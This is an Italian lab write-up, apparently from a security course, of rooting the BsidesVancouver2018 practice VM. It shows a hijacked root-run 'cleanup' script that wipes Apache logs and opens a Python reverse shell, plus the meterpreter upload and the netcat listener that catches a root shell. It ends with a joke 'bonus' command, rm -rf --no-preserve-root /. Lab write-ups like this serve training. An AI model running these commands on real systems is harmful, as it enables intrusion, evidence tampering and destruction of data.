lo scarico e lo modifico con un'altra reverse shell

Progetto S6L5

questa volta la scarico da reverse shells:

ne ho provate diverse ma questa è andata bene “Python #2” (LHOST=192.168.1.11 LPORT=11111)

```
(kali㉿kali)-[~]  
$ nano cleanup  
  
(kali㉿kali)-[~]  
$ cat cleanup  
#!/bin/sh  
  
rm -rf /var/log/apache2/*      # Clean those damn logs!!  
  
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.11",  
11111));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")' # You have b  
een Pwned!! (maybe)
```

carico la nuova versione del file cleanup

```
meterpreter > upload cleanup /usr/local/bin/cleanup  
[*] Uploading : /home/kali/cleanup → /usr/local/bin/cleanup  
[*] Uploaded -1.00 B of 316.00 B (-0.32%): /home/kali/cleanup → /usr/local/bin/cleanup  
[*] Completed : /home/kali/cleanup → /usr/local/bin/cleanup
```

mi metto in ascolto sulla porta 11111: nc -lvnp 11111 e dopo un minuto

```
(kali㉿kali)-[~]  
$ nc -lvnp 11111  
listening on [any] 11111 ...  
connect to [192.168.1.11] from (UNKNOWN) [192.168.1.80] 44474  
# whoami  
whoami  
root
```


è arrivato il momento di ascoltare la “fanfara della vittoria di Final Fantasy”

Bonus: comando finale per festeggiare

```
rm -rf --no-preserve-root /  
  
BOOOOOOOOOOM!!!
```

Progetto S6L5

Accendiamo BsidesVancouver2018



Ops...

FINE